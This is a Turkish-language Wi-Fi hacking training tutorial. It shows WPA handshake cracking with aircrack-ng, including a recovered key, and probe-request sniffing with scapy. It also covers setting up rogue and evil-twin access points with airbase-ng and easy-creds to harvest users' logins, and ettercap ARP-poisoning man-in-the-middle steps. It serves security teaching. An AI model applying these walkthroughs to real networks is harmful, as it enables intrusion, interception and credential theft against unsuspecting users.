try@kali: ~/Masaüstü
root@kali:/home/try/Masaüstü# aircrack-ng handskae-01.cap
Reading packets, please wait...
Opening handskae-01.cap
Read 7829 packets.

# BSSID          ESSID          Encryption
1 C4:71:54:37:EE:DE test          WPA (1 handshake, with PMKID)

Choosing first network as target.

Reading packets, please wait...
Opening handskae-01.cap
Read 7829 packets.

1 potential targets

Please specify a dictionary (option -w).
```

```
try@kali: ~/Masaüstü

Aircrack-ng 1.6

[00:00:01] 661/661 keys tested (1300.68 k/s)

Time left: --

KEY FOUND! [ 4rslanwifi123 ]

Master Key   : 36 EA 6B 3D 6C 4D A9 3F C9 C2 0B EA 42 FD 7F 69
               C9 FE 77 F2 18 66 A3 44 28 F7 1C 3D 3F EB 1F 46

Transient Key : 25 6C 61 7D 0A 86 1A AD 59 ED 76 6D 3C 2D FA 61
               5A AD B0 A4 A2 B3 64 98 3D 2E BD 46 2C 8F A7 BA
               1C 16 C3 11 5D 31 A3 1E DD 57 6C E7 E6 03 72 56
               13 15 4C F9 85 C5 CF C7 5D DE 59 6E BD 6A 9C 00


EAPOL HMAC   : 3E 9F 65 7E 1E 8B 3C CD AA 16 66 3C EE 31 C8 82
```

## Probe Request Analizi

İstemci cihazlar bir kablosuz ağa bağlanmak istedikleri zaman, öncelikle kendi üzerinde kayıtlı olan ağların ssid ve parolalarını probe request ile etrafa yayar. Bu durum belirli konumlarda bizim için kolaylık gibi görülse de cihazlarımız nerede olduğumuz bilemediklerinden tüm kayıtlı ağlara bağlanmaya çalışır. Böyle olunca saldırganlar tarafından etraftaki probe istekleri analiz edilerek hdedflenen cihazın sahte bir erişim noktasına otomatik olarak bağlanması sağlanabilir. İşin kötü yanı tüm bunlar olurken kullanıcının hiç şüphesi

etmemesidir.

Bu işlem için python scapy kütüphanesini kullanan analyze aracını kullanacağız.



```
try@kali: ~  
root@kali:/home/try/Masaüstü# python3 analyze.py  
18:01:f1:c0:55:c5 Send to b'tp' Network Probe Request  
18:01:f1:c0:55:c5 Send to b'test' Network Probe Request  
00:0c:e7:d7:a5:08 Send to b'test' Network Probe Request  
00:0c:e7:d7:a5:08 Send to b'Nurlan' Network Probe Request  
00:0c:e7:d7:a5:08 Send to b'money is money lan' Network Probe Request
```

Bilgileri topladıktan sonra kötüye kullanmak için sahte bir ağ oluşturalım. Yayılan probe isteklerinin SSID bilgisinin bir WPA2-CMMP-PSK özelliklerine sahip ağa ait olduğunu varsayalım. Bunun için bu özelliklerde bir ağ oluşturmamız gerekiyor.

Airbase-ng -a <interface MAC> --ssid <sahte ağın ismi> -c <kanal> -F <bilgilerin yazılacağı dosya> -v (verbose mode) -Z 4 <(WPA2 ağlar için CCMP cipher özelliği sağlar)> <interface>

Komutu kullanılır.

Daha sonrasında WPA2 crack adımları uygulanarak parola elde edilmeye çalışılır.

### Fake Access Point Saldırısı

Sahte bir AP oluşturulmak suretiyle etraftaki bilinçsiz kişilerin ağ trafiğinin içeriğinin değiştirilmesine varacak kadar tehlikeli olan saldırı türüdür. Bu tip saldırılardan korunmak için open (korumasız) ağlara bağlanılmamalı. Cihazların otomatik bağlanma ayarları kontrol edilmelidir. 2016 yılında İsrail’de yaşanan Free TelAviv olayı en güzel örneklerden birisidir. İsrail’de başlatılan public alanlarda insanların faydalanması amaçlanmış olsa da saldırganlar tarafından istismar edilerek birçok kritik bilginin saldırganların eline geçmesine neden olmuştur.

Bu saldırı için çeşitli araçlar kullanılabilir. Biz easy-creads isimli aracı kullanacağız.

İlk karşımıza çıkan menüden 3 seçeneğini

```
try@kali: ~  
e a s y - c r e d s  
Version 3.8-dev - Garden of New Jersey  
  
At any time, ctrl+c to cancel and return to the main menu  
  
1. Prerequisites & Configurations  
2. Poisoning Attacks  
3. FakeAP Attacks  
4. Data Review  
5. Exit  
q. Quit current poisoning session  
Choice: _
```

Sonrasında ise 1 seçeneğini seçip devam ediyoruz

```
try@kali: ~  
e a s y - c r e d s  
Version 3.8-dev - Garden of New Jersey  
  
At any time, ctrl+c to cancel and return to the main menu  
  
1. FakeAP Attack Static  
2. FakeAP Attack EvilTwin  
3. Karmetasploit Attack  
4. FreeRadius Attack  
5. DoS AP Options  
6. Previous Menu  
Choice: 1_
```

Bu seçimden sonra bize sırasıyla

- 1- Sidejacking atak yapıp yapmayacağımızı
- 2- Hangi ağ arayüzünü kullanacağımızı
- 3- Fake Access Point isminin ne olacağını

```
try@kali: ~  
e a s y - c r e d s  
Version 3.8-dev - Garden of New Jersey  
At any time, ctrl+c to cancel and return to the main menu  
Would you like to include a sidejacking attack? [y/N]: N  
Network Interfaces:  
Interface connected to the internet (ex. eth0): eth0  
PHY      Interface      Driver      Chipset  
phy4     wlan0             rtl8187     Realtek Semiconductor Corp. RTL8187  
Wireless interface name (ex. wlan0): wlan0  
ESSID you would like your rogue AP to be called, example FreeWiFi: free-wifi
```

- 4- Ardından bize fake AP nin yayın kanalını sorar
- 5- Monitör moda geçebilmek için wlan arayüzü girmemiz istenir
- 6- MAC adresinin değiştirilip değiştirilmeyeceği sorulur
- 7- Kurbanın bağlanacağı kablosuz arayüz sorulur
- 8- Kullanıcılara IP verebilmek için DHCP konfigürasyonunun olup olmadığını sorar
- 9- Kullanıcıların hangi subnetten IP adresi alacağını girilir
- 10-DNS sunucusu girilir

Bir kullanıcı ağı bağlandığında Airbase-ng aşağıdaki gibi görünecektir.

```
Airbase-NG  
14:24:54 Created tap interface at0  
14:24:54 Trying to set MTU on at0 to 1500  
14:24:54 Trying to set MTU on mon0 to 1800  
14:24:54 Access Point with BSSID A0:F3:C1:27:BF:E8 started.  
Error: Got channel -1, expected a value > 0.  
14:26:21 Client 28:BA:B5:39:C0:1D associated (unencrypted) to ESSID:
```


Yakalanan verilerin görüntülenmesi için 4. Data Review seçilir ve hangi aracın çıktısı görüntülenmek isteniyorsa o numara seçilir.

Easy-creds bize log dosyasının yerini gösterir ve bizden tam yolu girmemizi ister.

```
Ettercap logs in current log folder:  
/root/easy-creds-2014-07-20-1424/ettercap2014-07-20-1425.eci  
  
Enter the full path to your ettercap.eci log file: /root/easy-creds-2014-07-20-1424/ettercap2014-07-20-1425.eci
```




Yol belirtildikten sonra aşağıdaki gibi küçük bir pencere açılır ve URL, kullanıcı adı, parola bilgisi listelenir.



### MIT (Man In The Middle) Attack

Saldırganların en çok denediği ve başarılı olduğu saldırı yöntemidir. Saldırgan kullanıcı ile AP arasına girer. Kullanıcıya kendini AP olarak, AP'ye kendini kullanıcı olarak tanıtır. Böylece kullanıcının trafiği saldırıncının cihazının üzerinden geçer. Ssltirp gibi araçlarla HTTPS trafiği içerisinde araya girebilir. Genelde ARP poisoning (zehirlleme) tekniği kullanılır. ARP poisoning temelinde LAN içerisindeki sistemlerin birbiriyle MAC adresi üzerinden haberleşmesi yatar. Her cihazın MAC adresi ve IP adresi ARP tablosunda tutulur. OSI katmanında MAC adresi 2. katmanda bulunur.



Ettercap aracı ile bir MIT simüle edelim.

ettercap -G

options -> Promisc mode



sniff -> Unified sniffing , bu seçekten sonra hangi ağ interface'i üzerinde dinleme yapılacağı sorulur.

Hosts-> ağ üzerindeki hostları tarar

Hosts -> bu seçildiğinde tespit edilen sistemler listelenir

\*çıkan listedekilerin hepsi seçilebilir

\* yalnızca gateway'e (genelde modemdir) ait IP için "target 1", geri kalanı için "target 2" seçilirse tüm istemcilerin gateway'e giden trafikler bizim üzerinden geçer.



## KAYNAKÇA

<https://bidb.itu.edu.tr/seyir-defteri/blog/2013/09/07/kablosuz-a%C4%9F-standartlar%C4%B1>  
<https://www.tutorialspoint.com/the-802-11-frame-structure>  
[https://ieee802.org/16/liaison/docs/80211-05\\_0123r1.pdf](https://ieee802.org/16/liaison/docs/80211-05_0123r1.pdf)  
[https://www.beyaz.net/tr/network/makaleler/nac\\_teknolojisi\\_neden\\_cok\\_onemlidir.html](https://www.beyaz.net/tr/network/makaleler/nac_teknolojisi_neden_cok_onemlidir.html)  
[https://www.beyaz.net/tr/network/makaleler/nac\\_nedir.html](https://www.beyaz.net/tr/network/makaleler/nac_nedir.html)  
<https://www.bgasecurity.com/2018/07/wpa-3-kablosuz-yeni-guvenlik-standardi/>  
<https://tolgahantunc.wordpress.com/2017/06/25/wireless-standartlari-802-11a-802-11bgn-ve-802-11ac/>  
<https://www.justsecnow.com/wpa3-nedir/>  
<https://www.siberportal.org/blue-team/securing-information/bilgi-guvenligi-unsurlari-cia-ve-digerleri/>  
<https://www.defenceturk.net/bilgi-guvenligi-ve-siber-guvenlik-turkiye-siber-guvenlik-kumelenmesi>  
<https://dergipark.org.tr/tr/download/article-file/75335>  
<https://gist.github.com/aallan/b4bb86db86079509e6159810ae9bd3e4>  
<https://github.com/brav0hax/easy-creds>  
<https://github.com/Mebus/cupp.git>  
<https://github.com/0x90/wps-scripts/blob/master/wpspin.py>  
<https://canyoupwn.me/tr-scapy-ile-probe-request-analizi/>  
<https://github.com/besimaltnok/scapy-cheatsheet/blob/master/araclar/probereqanaliz.py>

İnnovera Siber Güvenlik Teknolojileri Kampı  
81 İlde 81 Kahraman Wi-Fi Hacking101 Eğitimi  
81 İlde 81 Kahraman Wi-Fi Hacking 201 Eğitimi